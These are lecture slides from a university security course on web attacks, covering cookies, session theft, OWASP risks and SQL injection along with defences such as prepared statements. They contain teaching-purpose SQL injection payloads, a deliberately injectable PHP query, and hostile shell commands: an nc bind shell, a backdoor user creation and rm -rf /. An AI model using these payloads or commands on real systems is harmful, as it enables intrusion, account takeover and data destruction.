Attacks Against Websites

David Oswald & Eike Ritter
Security & Networks


Based on a course by Tom Chothia

Computer Misuse Act

1. Unauthorised access to computing material.
   - 12 months in prison and/or a fine up to £5000
2. Unauthorised access with intent to commit
   - 5 years in prison/fine
3. Unauthorised acts with intent to impair operations of a computer.
   - Anti DoS addition in 2006.

3A. Making, supplying or obtaining articles for use in offences 1,2 or 3.
   - Dual use tools are OK.

Last Lecture




Typical Web Setup

HTTP website:

```
<form action="http://site.com/index.jsp" method="GET">
   Email: <input type="text" name="email">
   <input type="submit" value="Submit">
</form>
```

Users browser:



http://site.com/index.jsp?email=x@y.com

Typical Web Setup

```
http://site.com/index.jsp?email=x@y.com
```

PHP page reads and processes:

```
<?php
   $email=$_GET["emailAddress"];
   mysql_query("INSERT INTO emailsTable
                  VALUE(\'".$email. "\')";
?>
<b>Your e-mail has been added</b>
```

Authenticating users after log in

- IP address-based
  - NAT may cause several users to share the same IP
  - DHCP may cause same user to have different IPs
- Certificate-based
  - Who has a certificate and what is it, and who will sign it?
- Cookie-based
  - The most common

Cookies

- Cookies let server store a string on the client.
- Based on the server name.
  - HTTP response: Set-Cookie: adds a cookie
  - HTTP header: Cookie: gives a “cookie”
- This can be used to
  - Identify the user, (cookie given out after login)
  - Store user name, preferences etc.
  - Track the user: time of last visit, etc.

Simple authentication scheme

- The Web Application:
  - Verifies the credentials, e.g., against database
  - Generates a cookie which is sent back to the user
    - Set-Cookie: auth=secret
- When browser contacts the web site again, it will include the session authenticator
  - Cookie: auth=secret

Fixed cookies

Log in/out recorded on the server side.

- Set cookie the first time browser connects,
- Every page looks up cookie in database to get session state.

PHP does this automatically: session cookies and `start_session()`

What can go wrong?!

OWASP = Open Web Application Security Project

Public effort to improve web security:

- Many useful documents.
- Open public meetings & events.

The “10 top” lists the current biggest web threats: https://owasp.org/www-project-top-ten/

Eavesdropping

If the connection is not encrypted, it is possible to eavesdrop, by


- ISP,
- anyone on the route,
- anyone on your local network, e.g. using the same wi-fi.

Eavesdropping

- Log in **must** be done using TLS (https)
- This makes it impossible to eavesdrop the password (assuming that TLS is secure)
- After login, historically many websites dropped to http - big security flaw

TOP SECRET//SI//NOFORN

Current Efforts - Google



TOP SECRET//SI//NOFORN

https://www.businessinsider.com/leaked-nsa-slide-of-google-cloud-2013-10?r=US&IR=T

Live-Demo

"Anything that can go wrong, will go wrong"

Steal the Cookie

- So the attacker doesn’t need the username and password - just the cookie
- If the website uses https (TLS) it’s secure
- But many websites dropped back to http after a secure login.

Countermeasures

- Use https (TLS) all the time.
- Set the `secure` flag: cookie is sent only over secure connections:

```
Cookie secureCookie =
          new Cookie(“credential”,c);
          secureCookie.setSecure(true);
```

OWASP A2: Broken Auth.


Many web developers implement their own log in systems. Often broken, e.g.

- No session time outs.
- Passwords not hashed

OWASP A3: Sensitive Data Exposure

- Sensitive data transmitted in clear text (e.g. use of http instead of https)
- Sensitive data stored in clear text (e.g. passwords not hashed in database, credit card numbers not encrypted in database)
- Cookie stealing because https connection turns to http

A typical web set up



OWASP A1:
SQL Injection Attacks

```
http://www.shop.com/page?do=buy&product=17453
```

Web server looks up “17453” in a SQL DB using:

```
…
SELECT * FROM products WHERE (code=‘17453’)
…
INSERT INTO sales VALUES (id, customer, 17453)
…
```

SQL Injection Attacks

```
http://www.eshop.co.ukaction=buy&product=X
=>
SELECT * FROM products WHERE (code='X')
```

SQL Injection Attacks


```
http://www.eshop.co.ukaction=buy&product=X
=>
SELECT * FROM products WHERE (code='X')
```

What else could we use for X?

X= ‘) ; DROP TABLE products; --

SQL Injection Attacks

```
http://www.eshop.co.ukaction=buy&
   product= ‘) ; DROP TABLE products; --
=>
SELECT * FROM products WHERE
   (code=‘‘) ; DROP TABLE products; -- ’)
```



https://xkcd.com/327/

SQL Injection Attacks

Secret Item:

SQL Injection Attacks

Secret Item: dh2*%Bgo

=>

```
SELECT * FROM users WHERE (item ='dh2*%Bgo')
```

If found, then item details are given.

SQL Injection Attacks

Secret Item:

SQL Injection Attacks

Secret Item: ' OR '1'='1') --

=>

```
SELECT * FROM users WHERE (item='' OR '1'='1')
   -- ')
```

1 does equal 1! Therefore return all item's details (N.B. note the space after the comments).

SQL Attack Types

The best vulnerabilities will print the result of the SQL query.

- This lets you explore the whole database
- Information schema table can tell you the names of all other tables

Blind SQL attacks don’t print there results:

- Lots of guesswork needed
- Run commands on database, e.g. add a password, delete tables
- Copy data (e.g. password) into a field you can read


Live-Demo

"Anything that can go wrong, will go wrong"

SQL injection demo

- Back to our webserver test application
- Some values for numbers
- User: ' OR '1'='1') --
- Password: empty

SQL injection demo



Stopping SQL attacks

Cchecking/cleaning the input, e.g. in PHP:

`mysqli_real_escape_string()`

e.g. : “`\'OR \'1\'=\'1\'-`” maps to

“`\\\'OR \\\'1\\\'=\\\'1\\\'--`”

However this is a quite “evil” approach, see https://stackoverflow.com/questions/5741187/sql-injection-that-gets-around-mysql-real-escape-string

Stopping SQL attacks

Most languages these days have “prepared” statements, e.g. PHP & MySQLi:


```
// prepare and bind
$stmt = $conn->prepare("INSERT INTO People (firstname, lastname) VALUES (?, ?)");
$stmt->bind_param("ss", $firstname, $lastname);
// set parameters and execute
$firstname = "John";
$lastname = "Doe";
$stmt->execute();
```

https://www.w3schools.com/php/php_mysql_prepared_statements.asp

Not Just Websites.

Not Just Websites.

Not Just Websites.




ZU 0666',0,0); DROP DATABASE TABLICE;

Companies House

Companies House does not verify the accuracy of the information filed

Sign in / Register

Search for a company or officer

; DROP TABLE "COMPANIES";-- LTD

Company number **10542519**

Follow this company | File for this company

Overview | Filing history | People | View all

Registered office address

1 Moyes Cottages Bentley Hall Road, Capel St. Mary, Ipswich, Suffolk, United Kingdom, IP9 2JL

Company status

Active — Active proposal to strike off

Not just SQL

Not just SQL injection, any command language can be injected, e.g. shell:

- `nc -l -p 9999 -e /bin/bash`
  - Start a shell on port 9999
- `useradd tpc -p rEK1ecacw.7.c`
  - Add user tpc:npassword
- `rm –f –r /`
  - ☺

Attacks Against Websites 2
XSS & CSRF

David Oswald & Eike Ritter

Introduction into Computer Security

Based on a course by Tom Chothia

